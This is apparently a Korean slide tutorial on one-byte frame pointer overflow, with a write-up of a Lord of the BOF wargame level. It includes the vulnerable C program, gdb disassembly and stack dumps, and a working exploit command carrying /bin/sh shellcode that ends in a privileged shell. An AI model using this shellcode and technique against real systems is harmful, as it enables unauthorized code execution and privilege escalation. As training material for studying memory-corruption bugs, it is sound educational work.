Frame Pointer Overflow

2019-08-12

이예준

index

- Frame Pointer Overflow
- LOB problem


Frame Pointer Overflow

조건
1. 1바이트 **오버플로**가 일어나야 한다.
2. 메인 함수 외에 **서브 함수**가 반드시 필요하다.

```
ex)
main(int argc, char *argv[]){
    function(argv[1]);                  에필로그 2
}

function(char *arg){
    char buffer[40];
    int count;
    for(count=0; count<=40; count++)
        buffer[count]=arg[count];
}                                       에필로그 1
```


Fake ebp



Frame Pointer Overflow

에필로그 1

leave	ret
mov esp, ebp pop ebp	pop eip jum eip



esp

count

buffer[40]

ebp

(func)SFP ??

(func)RET

(main)SFP

(main)RET

count

ebp

buffer[40]

(func)SFP ??

esp

(func)RET


(main)SFP

(main)RET


Frame Pointer Overflow

에필로그 2


leave	ret
mov esp, ebp pop ebp	pop eip jum eip



Frame Pointer Overflow



LOB Problem




```
#include <stdio.h>
#include <stdlib.h>

void problem_child(char *src)
{
        char buffer[40];
        strncpy(buffer, src, 41);
        printf("%s\n", buffer);
}

main(int argc, char *argv[])
{
        if(argc<2){
                printf("argv error\n");
                exit(0);
        }

        problem_child(argv[1]);
}
```



buffer[40]


(pro)SFP | ??

(pro)RET

(main)SFP


(main)RET

LOB Problem




```
(gdb) disas problem_child
Dump of assembler code for function problem_child:
0x8048440 <problem_child>:      push   %ebp
0x8048441 <problem_child+1>:    mov    %ebp,%esp
0x8048443 <problem_child+3>:    sub    %esp,40
0x8048446 <problem_child+6>:    push   41
0x8048448 <problem_child+8>:    mov    %eax,DWORD PTR [%ebp+8]
0x804844b <problem_child+11>:   push   %eax
0x804844c <problem_child+12>:   lea    %eax,[%ebp-40]
0x804844f <problem_child+15>:   push   %eax
0x8048450 <problem_child+16>:   call   0x8048374 <strncpy>
0x8048455 <problem_child+21>:   add    %esp,12
0x8048458 <problem_child+24>:   lea    %eax,[%ebp-40]
0x804845b <problem_child+27>:   push   %eax
0x804845c <problem_child+28>:   push   0x8048500
0x8048461 <problem_child+33>:   call   0x8048354 <printf>
0x8048466 <problem_child+38>:   add    %esp,8
0x8048469 <problem_child+41>:   leave
0x804846a <problem_child+42>:   ret
0x804846b <problem_child+43>:   nop
End of assembler dump.
```

LOB Problem




```
(gdb) x/24x $esp
0xbffffa88:     0xbffffa94      0xbffffc2f      0x00000029      0x0804953c
0xbffffa98:     0x08048257      0x40021ca0      0xbffffac8      0x4000a970
0xbffffaa8:     0x400f855b      0x08049530      0x4000ae60      0xbffffb14
0xbffffab8:     0xbffffac8      0xbffffac8      0x0804849e      0xbffffc2f
0xbffffac8:     0xbffffae8      0x400309cb      0x00000002      0xbffffb14
0xbffffad8:     0xbffffb20      0x40013868      0x00000002      0x08048390
(gdb) c
Continuing.

Breakpoint 4, 0x8048455 in problem_child ()
(gdb) x/24x $esp
0xbffffa88:     0xbffffa94      0xbffffc2f      0x00000029      0x41414141
0xbffffa98:     0x41414141      0x41414141      0x41414141      0x41414141
0xbffffaa8:     0x41414141      0x41414141      0x41414141      0x41414141
0xbffffab8:     0x41414141      0xbffffa42      0x0804849e      0xbffffc2f
0xbffffac8:     0xbffffae8      0x400309cb      0x00000002      0xbffffb14
0xbffffad8:     0xbffffb20      0x40013868      0x00000002      0x08048390
```




```
[golem@localhost tmp]$ ./darkknight `python -c 'print "\x98\xfa\xff\xbf"+"\x31\xc0\x50\x68\x2f\x2f\x73\x68\x68
\x2f\x62\x69\x6e\x89\xe3\x50\x53\x89\xe1\x89\xc2\xb0\x0b\xcd\x80"+"\x90"*11+"\x90"'`
Ph//shh/bin
                 
Segmentation fault (core dumped)
```


LOB Problem



```
[golem@localhost tmp]$ ./darkknight `python -c 'print "\x98\xfa\xff\xbf"+"\x31\xc0\x50\x68\x2f\x2f\x73\x68\x68
\x2f\x62\x69\x6e\x89\xe3\x50\x53\x89\xe1\x89\xc2\xb0\x0b\xcd\x80"+"\x90"*11+"\x90"'`
Ph//shh/bin
                
Segmentation fault (core dumped)
```



```
(gdb) x/24x $esp-40
0xbffffa70:     0x401081ec      0xbffffaac      0x08048466      0x08048500
0xbffffa80:     0xbffffa84      0xbffffa98      0x6850c031      0x68732f2f
0xbffffa90:     0x69622f68      0x50e3896e      0x89e18953      0xcd0bb0c2
0xbffffaa0:     0x90909080      0x90909090      0x90909090      0xbffffa90
0xbffffab0:     0x0804849e      0xbffffc1b      0xbffffad8      0x400309cb
0xbffffac0:     0x00000002      0xbffffb04      0xbffffb10      0x40013868
```



```
[golem@localhost golem]$ ./darkknight `python -c 'print "\x88\xfa\xff\xbf"+"\x31\xc0\x50\x68\x2f\x2f\x73\x68\x
68\x2f\x62\x69\x6e\x89\xe3\x50\x53\x89\xe1\x89\xc2\xb0\x0b\xcd\x80"+"\x90"*11+"\x80"'`
Ph//shh/bin
                
bash$ my-pass
euid = 512
new attacker
```

Q&A